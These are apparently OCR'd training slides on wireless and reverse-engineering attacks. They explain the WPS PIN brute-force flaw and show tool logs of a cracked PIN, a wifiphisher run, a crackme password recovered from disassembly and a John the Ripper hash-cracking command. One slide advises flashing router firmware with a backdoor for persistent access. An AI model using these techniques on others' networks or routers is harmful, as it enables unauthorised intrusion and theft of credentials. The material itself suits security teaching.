
- WPS PIN is an 8 digit number pertaining to the wireless router. It was meant to liberate users from having to remember complex WPA passwords.
- The idea was that since WPA is susceptible to dictionary attacks, the user would set a complex WPA passphrase and deploy WPS in order to avoid having to remember the passphrase. After supplying the correct WPS PIN to the router, it would hand over the configuration details to the client—which includes the WPA password.

WPS PIN Attack

- The last digit of the PIN was a checksum which means the effective size of a WPS PIN is only 7 digits The flaw: registrar (router) checks the PIN in 2 parts. So what?
- First part of 4 digits would have 10,000 possible combinations, and the second part of 3 digits would have 1,000 possible combinations. Hence, the attacker would require only 11,000 attempts (worst case scenario)


(100000000) -> (10000000) -> (11000)

(8 digits) (7 digits)



[+] Trying pin 6 8
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3025 seconds
[+] WPS PIN: '6 8'
[+] WPA PSK: 's p'
[+] AP SSID: 'a '
root@IS33Y0U:~#


Wi-Fi Phishing

```
root@IS33Y0U:~/wifiphisher-master# python wifiphisher.py
[*] Starting HTTP server at port 8080
[*] Starting HTTPS server at port 443
[+] Networks discovered by wlan0: 0
[+] Networks discovered by wlan1: 6
[+] Starting monitor mode off wlan1
[*] Cleared leases, started DHCP, set up iptables
```




Wi-Fi Phishing







Persistent Access to Wi-Fi Router

- Use default credentials and dictionary attacks to get in



Might as well update their firmware while you're on it





Flash custom firmware containing a backdoor

www.dd-wrt.com/site/support/router-database

Router Database

netg


42 routers found


Manufacturer	Model	Revision	Supported	Activation required
Netgear	D7000	?	not possible	no
Netgear	WAG102	?	not possible	no
Netgear	WG302	v1	yes	yes
Netgear	WG302	v2	yes	yes
Netgear	WG602	v2	not possible	no
Netgear	WG602	v3	yes	no
Netgear	WG602	v4	yes	no
Netgear	WGR614	v8	yes	no
Netgear	WGR614	WW	yes	no
Netgear	WGR614L	L	yes	no
Netgear	WGR826V	?	wip	no
Netgear	WGT624	v1	wip	no
Netgear	WGT624	v2	wip	no
Netgear	WGT624	v3	not possible	no
Netgear	WGT624	v4	yes	no
Netgear	WNDR3300	?	yes	no

Reverse Engineering

Why reverse engineering?


- Used for good and bad
- Malware developers do not provide us a source code
- Malicious entities create illegal patches, keygens, authentication bypasses
- IDA Pro, Ghidra, x32DBG, Ollydbg, Immunity debugger



C:\Users\MalwareLab\Desktop\SCrackMe.exe
Hello man! It's very stupid CrackMe :-).
Find password.
Password: amirootyet
Oyh man! Very bad, password not found.


Detect It Easy 2.01
File name:
C:/Users/MalwareLab/Desktop/SCrackMe.exe
...
Scan
Scripts
Plugins
Log
Type:
PE
Size:
124416
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
EntryPoint
00001693
ImageBase:
00400000
NumberOfSection
0005
SizeOfImage:
00023000
com...
Microsoft Visual C/C++(2010)[libcmt]
S ?
linker
Microsoft Linker(10.0)[EXE32,console]
S ?
Options
About
Detect It Easy
Signatures
Info
Scan
100%
203 ms
Exit

Address	Disassembly	String
00301016	push scrackme.31D000	"Hello man! It's very stupid CrackMe :-).\nFind passwo
00301023	push scrackme.31D03C	"Password: "
00301040	push scrackme.31D048	"LiL2281337"
00301051	push scrackme.31D054	"Nice job :-). Password found.\n"
00301060	push scrackme.31D074	"Oyh man! Very bad, password not found.\n"
0030151B	cmp dword ptr ds:[eax+300074],E	".\r\r\n$"
00301585	cmp dword ptr ds:[eax+300074],E	".\r\r\n$"


```
00301016    68 00D03100     PUSH scrackme.31D000            ep.c:6, 31D000:"Hello man! It's ve
0030101B    E8 40030000     CALL <scrackme.printf>
00301020    83C4 04         ADD ESP, 4
00301023    68 3CD03100     PUSH scrackme.31D03C            ep.c:8, 31D03C:"Password:
00301028    E8 33030000     CALL <scrackme.printf>
0030102D    83C4 04         ADD ESP, 4
00301030    8D45 F4         LEA EAX, DWORD PTR SS:[EBP - C] ep.c:9
00301033    50              PUSH EAX
00301034    E8 11030000     CALL <scrackme.gets>
00301039    83C4 04         ADD ESP, 4
0030103C    8D4D F4         LEA ECX, DWORD PTR SS:[EBP - C] ep.c:1
0030103F    51              PUSH ECX                        ecx:"pranshu
00301040    68 48D03100     PUSH scrackme.31D048            31D048:"LiL228133
00301045    E8 66000000     CALL <scrackme.strcmp>
0030104A    83C4 08         ADD ESP, 8
0030104D    85C0            TEST EAX, EAX
0030104F    75 0F           JNE scrackme.301060
00301051    68 54D03100     PUSH scrackme.31D054            31D054:"Nice job :-). Password fou
00301056    E8 05030000     CALL <scrackme.printf>
0030105B    83C4 04         ADD ESP, 4
0030105E    EB 0D           JMP scrackme.30106D
00301060    68 74D03100     PUSH scrackme.31D074            ep.c:12, 31D074:"Oyh man! Very bad
```


C:\Users\MalwareLab\Desktop\SCrackMe.exe
Hello man! It's very stupid CrackMe :-).
Find password.
Password: LiL2281337
Nice job :-). Password found.


x64_dbg Sample
Password:
amirootyet
Check
Exit
Sample
Authentication Failed. Invaild Password!
OK

```
48:8B4D 38          MOV RCX, QWORD PTR SS:[RBP + 38]
48:8D15 A7000000    LEA RDX, QWORD PTR DS:[59EAF8]      000000000059EAF8:L"10db8e415b857a61e18ef5d4db8e4
E8 2ADDE6FF         CALL sample.40C780
85C0                TEST EAX, EAX
75 0E               JNE sample.59EA68
48:8D0D E7000000    LEA RCX, QWORD PTR DS:[59EB48]      000000000059EB48:L"Valid Password. Welcome, Authorized U
E8 1A58F6FF         CALL sample.504280
EB 0C               JMP sample.59EA74
48:8D0D 39010000    LEA RCX, QWORD PTR DS:[59EBA8]      000000000059EBA8:L"Authentication Failed. Invaild Passw
E8 0C58F6FF         CALL sample.504280
90                  NOP
48:8D4D 28          LEA RCX, QWORD PTR SS:[RBP + 28]
```

```
root@amirootyet:~/Demos# john --wordlist=dict.txt hash --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
